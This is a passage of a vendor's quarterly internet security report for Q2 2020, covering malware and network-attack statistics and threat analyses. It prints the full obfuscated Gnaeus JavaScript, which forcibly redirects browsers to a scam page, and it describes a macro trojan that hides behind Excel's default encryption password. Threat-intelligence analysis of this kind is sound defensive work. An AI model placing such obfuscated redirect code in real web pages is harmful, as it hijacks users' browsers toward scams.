



# INTERNET SECURITY REPORT



Quarter 2, 2020

# Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

## **03 Introduction**

## **04 Executive Summary**

## **05 Firebox Feed Statistics**

### **07 Malware Trends**

08 Overall Malware Trends

10 Most-Widespread Malware

11 Geographic Attack Distribution

12 Catching Evasive Malware

### **15 Network Attack Trends**

16 Top 10 Network Attacks Review

17 Top 10 Network Attack Percentage Overall

18 New Network Attacks

19 Overall Geographic Attack Distribution

### **20 DNS Analysis**

20 Top Malware Domains

21 Top Compromised Websites

22 Top Phishing Domains

24 Firebox Feed: Defense Learnings

## **25 Top Security Incidents**

### **26 ShinyHunters**

29 Important Takeaways

## **30 Conclusion and Defense Highlights**

## **33 About WatchGuard**

# Introduction

Like many of us, you've probably found your favorite 2020 pandemic tracking dashboard by now (if not, refer to [this article](#) for ideas). As much as most of us are sick of thinking about COVID-19, when we feel threatened or at risk we can't help but look for quantifiable data to help us understand that risk. We want to comprehend the scale of the threat, whether it's rising or lessening, how it affects us specifically, and finally, whether or not our risk mitigation techniques are working or not. That's why most of us can't help but follow these coronavirus dashboards, even when we wish we could ignore the pandemic for a bit and get a break.

Obviously, this is a good reminder of why cyber threat intelligence is so important too. You know criminal hackers launch attacks on the Internet. However, in order to understand your organization's risk and exposure to these hackers, you need to understand their attack trends, both global and regional, so that you better understand where to spend your security budget prudently. You also need confirmation that your defense strategies are working to confirm you've "flattened the curve" of cyber attacks.

That's what our quarterly Internet Security Report (ISR) is designed to do. We want to give you the information you need to understand yesterday's, today's, and tomorrow's attacks so that you can focus on the right defenses for those trends. We also want to share just how much our security controls block for you, illustrating the return in your well-placed security budget. To do this, we gather and analyze millions of indicators from tens of thousands of WatchGuard Fireboxes and unpack that data into threat insights from last quarter. How has malware changed? Is there a new evasive compromise technique that some security controls miss? Which of your public services are most at risk, and what are the most common attacks of the day? We try to answer all that and more in this periodic report.

Ultimately, cybersecurity isn't as directly life threatening as a global pandemic. Yet, it has "killed" some companies by putting them out of business. Smart business owners know they need data to do shrewd risk management and threat mitigation. We hope our report gives you the latest dashboard view you need to keep your company safe online.

## The Q2 report covers:

**05 The Q2 Firebox Feed Statistics**  
This section highlights the top malware, network attacks, and threatening domains (links) we see targeting our customers. We break these results down both by pure volume and most widespread threats, while giving both a global and regional view of the problem. We also highlight individual standouts, which this quarter include a number of malvertising threats and a document-based trojan.

**26 Top Story: Identifying the ShinyHunters**  
Beyond our own quantifiable Firebox Feed data, we like to more deeply explore at least one big security incident from the quarter. In this report, we try to unmask the threat actors behind a pile of data breach leaks over the past three months. While we can't say for certain we know who this hacking group is, we share some interesting evidence that might suggest various culprits.

**30 Cyber Pandemic Survival Tips**  
All this analysis isn't to scare you, but rather to help you plan defense strategies and confirm your existing protections work. The main reasons most medical professional (thank you for your service) follow COVID-19 statistics is to track the virus and see whether or not their mitigations are working. If they get more people to wear masks and see a curve flatten, they know they are on the right track and continue that defensive trend. By the end of this report we'll have translated our analysis into various cybersecurity tips you can immediately implement, if you haven't already.

It might seem discouraging to continue looking at statistics that remind you of the risks you face. However, just remember this data helps you learn how to win the Cyber Pandemic. We hope our Q2 report gives you the scientific, empirically quantifiable information you need to stay safe online.

# Executive Summary

This quarter, overall malware volume dropped again for the second quarter in a row, which we'd find unusual during a normal year. However, this drop clearly corresponds to employees working from home during the pandemic and spending less time behind the corporate network perimeter. On the flip side, we suspect end-point anti-malware products, like [WatchGuard's newly acquired Adaptive Defense 360](#), have not seen the same drop in volume. Meanwhile, we also saw a significant increase in advanced, evasive threats. APT Blocker, our behavior-based detection engine, detected 12% more malware than Q1, which means more malware variants snuck past signature-based detection and required more advanced detection engines to prevent.

From an exploit perspective, network attacks went up 6% quarter-over-quarter (QoQ) even without employees using the office. This makes sense as your servers and network workloads still remain behind your Cloud and network perimeters. We also suspect you have many employees leveraging these services remotely, via VPN.

Beyond these high-level volumes and statistics, our report also highlights specific malware variants, including some malvertising threats and tricky trojans. We also continue to find phishers and other threat actors continue to maliciously leverage legitimate domains, and report the latest levels of malware spread via TLS.

## Other Q2 2020 highlights include:

- Overall perimeter detected **malware is down 8% QoQ**, which we believe indicates that most employees are still working from home.
- Meanwhile, **APT Blocker**, our more advanced malware detection engine, **is up 12% QoQ**, signifying that the malware that is targeting your premises is more sophisticated and evasive of signature-based detection.
- This quarter we saw a drop in the malware that arrives over TLS, with only **34.2% of malware using encrypted communication channels**.
- **Zero day malware hit a solid high of 67.2%** of all threats.
- Overall, **Fireboxes blocked 28.1 million malware samples in Q2**, which averages to ~674 per Firebox.
- **Gnaeus hit the #1 malware spot this quarter**, and in fact is completely new to our top malware lists. This malvertising threat accounts for a full 20% of malware seen this quarter and primarily affects Italy, Turkey, and the US, in that order.
- We also saw a popular **greyware Wi-Fi hacking tool, AirCrack, make our top malware list**. Though it was created by penetration-testers, criminal hackers also use it to perform various wireless attacks.
- Our Intrusion Prevention Service **blocked 1.75 million network attacks this quarter**, an **increase of 6% QoQ**. This averages to **42 attacks per Firebox**.
- **Web application attack remain the most common widespread network exploit**.
- **DNSWatch continues to find threat actors leveraging legitimate domains**, with sites like cloudfront.net, sharepoint.com, and verizonwireless.com being leveraged in malware and phishing attacks.

That's just a small taste of what this report covers, with many details and defense tips within. Dive in to learn more and find out what your adversaries are doing and how you might defeat them.

A futuristic server room with glowing blue lights and a network overlay. The room is filled with server racks and a complex network of lines and nodes, creating a sense of depth and connectivity. The lighting is predominantly blue, with some white highlights from the server racks and network nodes.

# Firebox Feed Statistics



# Firebox Feed Statistics

## What Is the Firebox Feed?

Each quarter we analyze data that we receive from Fireboxes that have opted in to sharing threat intelligence. We take different slices of this data and tally the totals for each region and country to identify trends across the world. In this section, we highlight these trends for our customers and network security teams so they can prepare their defenses accordingly. If you are a WatchGuard customer and would like to assist in providing threat intelligence to make this report even better, we encourage you to enable device feedback on your Firebox appliance. For instructions, see the panel on the right.

Almost **42,000 devices** opted in to the Firebox Feed this quarter. We would still like to see more as this accounts for around 12% of Fireboxes around the world.

he feed includes details from Gateway AntiVirus (GAV), which highlights the malware we see the most, Intelligent AV (IAV), which uses machine learning to catch new threats, and APT Blocker's Cloud sandbox, to identify new and evasive malware that evades the previous protections. Data from the Intrusion Prevention Service (IPS) gives us insights into network attacks impacting Internet-exposed services and clients. Finally, DNSWatch gives us details on malicious domains that threat actors use to host phishing campaigns and malware.

## Help Us Improve This Report

If you're a Firebox customer, you can help us improve this report, as well as improve your neighbor's and your own security, by sharing your device's threat intel. The data from the Firebox Feed comes entirely from customer devices catching real threats in the field. However, we only receive this data if you opt in to sending WatchGuard device feedback to us. Besides helping us build this report, this data and the threat team's analysis also helps our company improve our products, making all Firebox owners more secure. Right now, we receive data from about 12% of the active Fireboxes in the field.

If you want to improve this number, follow these three steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS and APT Blocker, if available





# Malware Trends


While we typically see minor changes to the malware threat landscape every quarter, we rarely see a new threat jump to the top spot of our malware volume list. Yet, that's exactly what happened in Q2 with a new malware payload known as Gnaeus. This malware variant contains obfuscated JavaScript that has the ability to redirect web pages. We'll unveil more about its evasions later in this section. In addition to Gnaeus, we also saw two other new malware variants reach the top 10.

This quarter, we also saw over 10 million zero day malware detections, similar to Q4 2019, even with the current global pandemic forcing many users to work from home. This encourages us, since it likely means users VPN into their corporate network, which allows their computer to benefit from additional layers of perimeter security. We also saw indicators that some regions, especially the Americas (AMER), didn't see as much malware as seen in previous quarters. While we can't confirm if this comes from users working remotely, it makes sense considering much of the Americas is still under lockdown. Here are the key stats for Q2 2020.

WatchGuard Fireboxes with Total Security offer strong network protection by combining GAV, IAV, and APT Blocker.

- **Gateway AntiVirus (GAV)** instantly blocks known malware before it enters your network. 
- **IntelligentAV (IAV)** uses machine-learning techniques to proactively discover new malware based on hundreds of millions of good and bad files previous analyzed. 
- **APT Blocker** detonates suspicious files in a complete sandbox environment and uses behavioral analysis to decide whether or not the file is good or bad. 

These services block malware, beginning with GAV. Even if GAV passes a file, IAV inspects it further. Since IAV requires more memory, it only runs on rack-mounted Fireboxes. APT Blocker then checks all files that GAV and IAV clear.



Data sent to the Firebox Feed does not include any private or sensitive information. We always encourage customers and partners to opt in whenever possible to help us obtain the most accurate data.

**The Firebox Feed contains five different detection services:**

- **Gateway AntiVirus (GAV)** catches the most common malware
- **IntelligentAV (IAV)** uses machine learning to predictively detect new malware
- **APT Blocker** roots out the most evasive malware using behavioral analysis
- **The Intrusion Prevention Service (IPS)** blocks network-based software exploits
- **DNSWatch** prevents users from reaching the malicious links they accidentally click on

In this section, we analyze the most prolific and most-widespread malware and exploit trends that we saw in Q2 2020 and provide actionable defensive tips for keeping your networks and systems safe.

## Q2 2020 Overall Malware Trends

- We saw a small decrease in the number of reporting Fireboxes this quarter. After a few quarters of fluctuations, the number of reporting Fireboxes now has more consistency. If you would like to help us on this report and improve it, please enable [WatchGuard Device Feedback](#) on your device.
- Signature-based **Gateway AntiVirus (GAV)** saw a **24% decrease** in the total detections. However, this only represents an 8% decrease in total malware when taking in to account the other anti-malware services and the decrease in reporting Fireboxes.
- **IntelligentAV (IAV) detected 600,000 threats**, which is down almost 30% compared to Q1 2020.
- **APT Blocker jumped back up to over 10 million detections**, about the same we saw in Q4 2019.
- This quarter **34.2% malware arrive via encrypted HTTPS connections**. Even though the overall malware percentage is down, the volume of HTTPS-encrypted threats is up.

### WatchGuard Fireboxes quickly block malware based on multiple layers of security.

When properly configured, GAV (Gateway AntiVirus) scans files to identify if a malware signature matches a known threat. If GAV does not find a match then IntelligentAV applies machine-learning models to identify malicious files. If IAV calls it good, APT Blocker still fully sandboxes the file to determine what actions and behaviors the file performs, then returns a good or malicious result for the Firebox to pass or block.













Top 10 Gateway AntiVirus Malware				
COUNT		THREAT NAME	CATEGORY	LAST SEEN
3,454,619		Trojan.Gnaeus	Scam Script	new
1,911,649		Win32/Heri	Win Code Injection	Q1 2020
1,790,468		Win32/Heim.D	Win Code Injection	Q1 2020
1,386,438		Trojan.Cryxos (variants)	Scam File	Q4 2019
686,630		Trojan.GenericKD (variants)	Generic Win32	Q1 2020
637,206		CVE-2017-11882	Office Exploit	Q1 2020
581,456		XLM.Trojan.Abracadabra	Win code injection	new
269,159		Razy	Cryptominer/ Win Code Injection	Q1 2020
268,464		Linux.GenericA (Aircrack)	WiFi Attack Tool	new
251,360		RTF-ObfsStrm	Office Exploit	Q4 2019

Figure 1: Top 10 Gateway AntiVirus Malware Detections

Unlike the top network attacks, the top 10 malware detections tends to have decent turnover each quarter as threat actors switch up their arsenal. In Q2 2020, there were three new threats in the top malware detections by volume – Gnaeus, Abracadabra, and Aircrack. We'll describe these threats later in this section.

### Top 5 Encrypted Malware Detections

Like in Q1, we investigated the malware that arrived over encrypted HTTPS connections (HTTP over TLS) during Q2. And like the previous quarter, we see some differences in the malware sent over encrypted connections. While a few of these encrypted threats overlapped on other malware lists, they varied in the order. Meanwhile, some threats are entirely unique to our encrypted-delivery list. Trojan.Powershell.CO for example, doesn't show up in the top 10 most common malware but does here. Fireboxes that don't enable HTTPS inspection would allow all this malware through, which is why we highly recommend you enable our HTTPS content inspection.

Top 5 Encrypted Malware Detections		
COUNT	THREAT NAME	CATEGORY
174,889	JS:Trojan.Cryxos	Scam File
14,572	Trojan.GenericKDZ	Generic Win32
7,423	JS:Adware.Lnkr	Browser Redirect
3,420	Adware.Popunder	Generic Adware
3,350	Trojan.Powershell.CO	Win Code Injection

Figure 2: Top 5 Encrypted Malware Detections

## Top 5 Most-Widespread Malware Detections

In addition to covering the top threats by volume, we also look at the threats that impacted the most individual networks. If many devices see the same threat, then it more likely affects a wide swath of victims. Here we show the results for the most-widespread malware by country and region.

This quarter we saw two threats targeting the Cyprus region for the first time on our top malware lists. JS.PopUnder, a piece of adware, made an appearance for the first time this quarter on both this widespread list and our top volume list. It mainly targeted southeast Asian countries. We'll cover PopUnder in more detail later in this section.

We've seen three Office document-based threats, such as CVE-2017-11882.Gen (Office), RTF-ObfsObjDat, and RTF-ObfsObjDat almost every quarter for the last few years in this list. Hackers continue to use these document exploits because they work and don't take much effort. Train your users to watch out for unexpected Office documents and especially for unknown sources.


Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
CVE-2017-11882.Gen (Office)	Cyprus 39.2%	Germany 33.6%	Greece 31.8%	24.5%	9.7%	8.7%
JS:Trojan.Cryxos	New Zealand 22.2%	Germany 22.0%	Hong Kong 22.0%	15.0%	7.9%	6.6%
Exploit.RTF-ObfsStrm.Gen	Cyprus 25.8%	Greece 24.2%	Germany 20.3%	16.0%	6.3%	5.4%
JS.PopUnder	Indonesia 22.4%	Malaysia 18.6%	Vietnam 18.3%	5.6%	8.2%	7.8%
Exploit.RTF-Obfs-ObjDat.Gen	Turkey 16.3%	Hong Kong 14.9%	Greece 14.4%	9.3%	3.6%	3.6%

Figure 3: Top 5 Most-Widespread Malware Detections

## Geographic Threats by Region

In this section, we give you a regional perspective on malware. We gathered the total detections of malware from all services and split them by region, then weighted the number of Fireboxes reporting in each region to show the distribution of hits per Firebox across the world. We saw significant changes in the regional detections per Firebox during Q2. The Americas (AMER) region saw a drop of 6% compared to last quarter while Europe, the Middle East and Africa (EMEA) saw an increase of 4%. However, the number of total hits hasn't really changed. An increased use of the CVE-2017-11882 exploit in EMEA may account for some of these changes but we don't know why we see the increase of this exploit. We suspect changes in regional percentages will continue as the current COVID-19 pandemic causes organizations to change the location of their workforce between the office and home. As more users work from home we don't see as much traffic over these Fireboxes and less malware as well.

## Malware Detection by Region



## Catching Evasive Malware

This quarter, we again saw over 10 million zero day malware detections across customer networks. This trend over the last few quarters shows an increase in the amount of evasive malware that traditional signature-based engines simply can't catch. Signature-based engines like GAV do a great job at quickly identifying known threats, but malware authors have gotten better at crafting malware payloads that evade signature-based detections. On the Firebox, APT Blocker detonates potentially malicious payloads in a Cloud sandbox and watches their behaviors to identify malicious files.

There is no such thing as a silver bullet in security. No single anti-malware service can catch all threats. If you only rely on a signature-based service, then you stand to miss a significant percentage of malware entering your network. Layering your defensive malware detection tools with a sandbox behavioral analysis detection engine can help stop most malware that slips through the cracks.

### JS:Trojan.Gnaeus

Not only is Gnaeus new to our top malware list but it took the #1 malware spot. Italy, Turkey and the US received the most hits from this threat, in that order. Almost one in five malware detections this quarter came from the Gnaeus malware.

Gnaeus hides popups in obfuscated JavaScript code. In this context, obfuscation is adjustments to code a malicious script author makes in order to make it difficult to read and hide its intended purpose. We suspect the author created the Gnaeus script as a way for malicious ads to get around basic adblockers and we will go over, step by step, how it does this.

Let's review the original code. We have slightly adjusted it for clarity, adding some tabs and newlines.

```
function whistlee() {
    whistlea = 44;
    whistleb = [163, 149, 154, 144, 155, 163, 90, 160, 155, 156, 90, 152, 155, 143, 141, 160, 149,
155, 154, 90, 148, 158, 145, 146, 105, 83, 148, 160, 160, 156, 102, 91, 91, 146, 141, 160, 96, 142,
161, 158, 154, 159, 89, 160, 153, 166, 90, 143, 155, 153, 91, 107, 141, 105, 96, 93, 99, 99, 98, 100,
82, 143, 105, 143, 156, 143, 144, 149, 145, 160, 82, 159, 105, 144, 149, 145, 160, 139, 147, 161, 149,
144, 145, 83, 103];
    whistlec = "";
    for (whistled = 0; whistled < whistleb.length; whistled++) {
        whistlec += String.fromCharCode(whistleb[whistled] - whistlea);
    }
    return whistlec;
}
setTimeout(whistlee(), 1278);
```

"function whistlee()" defines a JavaScript function called "whistlee" that includes the bulk of the code. The other function, 'setTimeout(whistlee(), 1278);' calls the whistlee() function after the timeout of 1.278 seconds. Once called, whistlee() first defines a variables.

"whistlea" is the number 44

"whistleb" is an array of numbers.

"whistlec" is an empty string.

After defining its variables, whistlee() executes a loop. The loop initializes a counter "whistled" at 0 and increments it for every iteration of the loop through the length of the whistleb array. For each iteration, the loop grabs a number from the "whistlec" array (starting with the first number), subtracts 44 (the value of whistlea) and converts the resulting number to a UTF-16 character using the built-in String.fromCharCode() function. Let's take a look at the first iteration for example:

1. Retrieve the number from the whistle array at index 0, which is 163
2. Subtract 44, which gives us 119
3. Convert 119 to its UTF-16 character, which is “w”
4. Append that character to the string whistlec

The loop continues iterating through the entirety of the array, eventually creating the string:

```
window.top.location.href='http://fat4burns-tmz[.]com/?a=417768&c=cpcdiet&s=diet_guide';
```

As you can see from the result, that entire obfuscated function was simply used to hide a more normal JavaScript object that references a likely malicious link.

“window.top.location.href” controls the main browser window URL. Changing this variable causes the browser window to load the new, likely malicious destination. More importantly, HTML iframe elements (which JavaScript-based web advertisements commonly use) can access this variable (with a few exceptions) and forcefully load a different web page. This is a useful tool in a malware author’s toolkit for taking control of the user’s browsing experience. Obviously, this code obfuscation didn’t stop us from identifying the evil script but it could bypass many automated security controls that don’t first deobfuscate code before applying their security checks.

Obfuscated JavaScript code comes in many forms but in most cases, we see large arrays of numbers or a variable representing a string, after which we see a loop to decode it. A redirect like this can force your web browser to load up an entirely different web page. You might have noticed this behavior before when visiting what you think is a legitimate website and suddenly being redirected to a shady-looking advertisement page. In the case of Gnaeus, the redirects appeared to most commonly send victims to junk websites serving up phishing attempts and scams.

### JS.PopUnder

JS.PopUnder is also a JavaScript-based threat. It also creates a popup but takes a much more insidious path than Gnaeus. The code in this popup first fingerprints the victim device or browser by identifying its system properties before showing a popup. This allows the malicious script to insert specific code to bypass popup blockers and target ads. It does all this inside an obfuscated script that checks for debugging as an anti-detection behavior.

The sample we reviewed blocks debugging by checking some of your computer properties including OS, supported language, screen resolution, browser, and if the user opens dev tools. Obfuscation makes static analysis of the script difficult and this particular threat stops execution if the user opens dev tools, which makes dynamic analysis difficult. Nonetheless, we deobfuscated the script and were able to analyze it enough to find out how it checks the system properties and blocks debugging. In addition to the dev tools detection, it also checks for mouse movement and uses a function “stopImmediatePropagation()” to block other scripts from acting on page events like clicks or mouse hover-overs. We suspect the function stops adblockers from closing the popunder ad by blocking their event listeners. In total the malware checks for 24 different user agents – what browser you use – to fingerprint the victim. It also checks to see if the user is on an iPhone, BlackBerry, Chrome and even a Windows Phone. We also found indicators that it identifies the device by checking if the device is a smart TV, Xbox or something else.

```
return !/SmartTV/[maxTouchPoints](data[ipad]) && (function(match) {
  if (/(android|bb\d+|meego).+mobile| ...
var chr = data[“platform”][Xbox](); ...
```

We also found a PDF link that said “copyright Adsupply 2016” in the script. We don’t know if the script we reviewed simply copied the original script or this came from Adsupply, but we found a version of this script dating back over seven years with similar formatting.

While all adware tries to push ads, this threat also targets specific devices and tries to get around adblockers, while also blocking reverse engineering. Though we saw this malicious script in a web page, it could also come in malicious browser extensions as well.

Never load a browser extension from an unknown source. Also keep in mind that even legitimate extension marketplaces, like the Chrome Web Store, can sometimes let malicious extensions slip through. Ensure you have an updated anti-malware suite running on your endpoint and keep your browser up to date. We also recommend adblockers that block malicious ads, but be sure to use well-known ones so as not to install malware accidentally.

### XLM.Trojan.Abracadabra

With a name like Abracadabra we couldn't pass up looking into this malware. We found that attackers delivered it as an encrypted Excel file, which could make it difficult to open or analyze without a password. However, opening the file in Excel automatically decrypts it because its encrypted with default Excel password 'VelvetSweatshop.' We wrote about this technique [previously](#).





Figure 6: Screenshot from Abracadabra

Our sample used a macro VBA script inside a hidden Excel sheet to download and run a file from the [gsatat\[.\]couture-floor.com/fatture.exe](http://gsatat[.]couture-floor.com/fatture.exe) URL. We tried getting our hands on this payload but it had already been taken down. [urlhaus.abuse.ch](http://urlhaus.abuse.ch) contains an entry for [this link](#) indicating the host took the site down in early May. Others indicated that files downloaded with the same name were Trojan.GenericKD malware. Some variants of this malware may ask you to enable macros as you open the spreadsheet.

The use of a default password allows this malware to bypass many basic antivirus programs since it encrypts the file but does not raise suspicions when opened since Excel decrypts the file automatically. We recommend you avoid opening any documents with macros from untrusted sources. In fact, we recommend checking with the source if you must enable macros in a document from a trusted contact.



# Network Attack Trends

Each quarter, we investigate the top network attacks and application exploit attempts that the Firebox's Intrusion Prevention Service (IPS) detects and blocks on customer networks. IPS uses a set of frequently updated signatures to analyze network packets and identify these threats in everything from web requests to application-specific data.

In the second quarter of 2020, the Firebox Feed identified 1,752,789 network attacks across participating Firebox appliances, averaging 42 threats blocked per appliance. This was roughly a 6% increase quarter over quarter in volume and an 11% increase per reporting Firebox. Additionally, the number of unique attack signatures increased 15% from 356 in Q1 2020 to 410 in Q2 2020.

This rise in network attacks came at a time where many, if not most organizations were still primarily securing remote workers vs workers in the office. While that shift in the workforce caused noticeable drops in malware detections for much of this year, it hasn't stopped threat actors from ramping up their intrusion efforts into services protected behind the network perimeter. In fact, organizations that have shifted to a remote work model are prone to exposing more services to the Internet to enable that remote workforce, increasing their attack surface. The increase in unique detections indicates threat actors haven't gone to sleep during the pandemic and instead are trying even more doors to see if they are locked.

Quarter/ Year	IPS Hits
Q2, 2017	2,902,984
Q3, 2017	1,612,303
Q4, 2017	6,907,718
Q1, 2018	10,516,672
Q2, 2018	1,034,606
Q3, 2018	851,554
Q4, 2018	1,244,146
Q1, 2019	989,750
Q2, 2019	2,265,425
Q3, 2019	2,398,986
Q4, 2019	1,878,730
Q1, 2020	1,660,904
Q2, 2020	1,752,789

**Quarterly Trend of All IPS Hits**

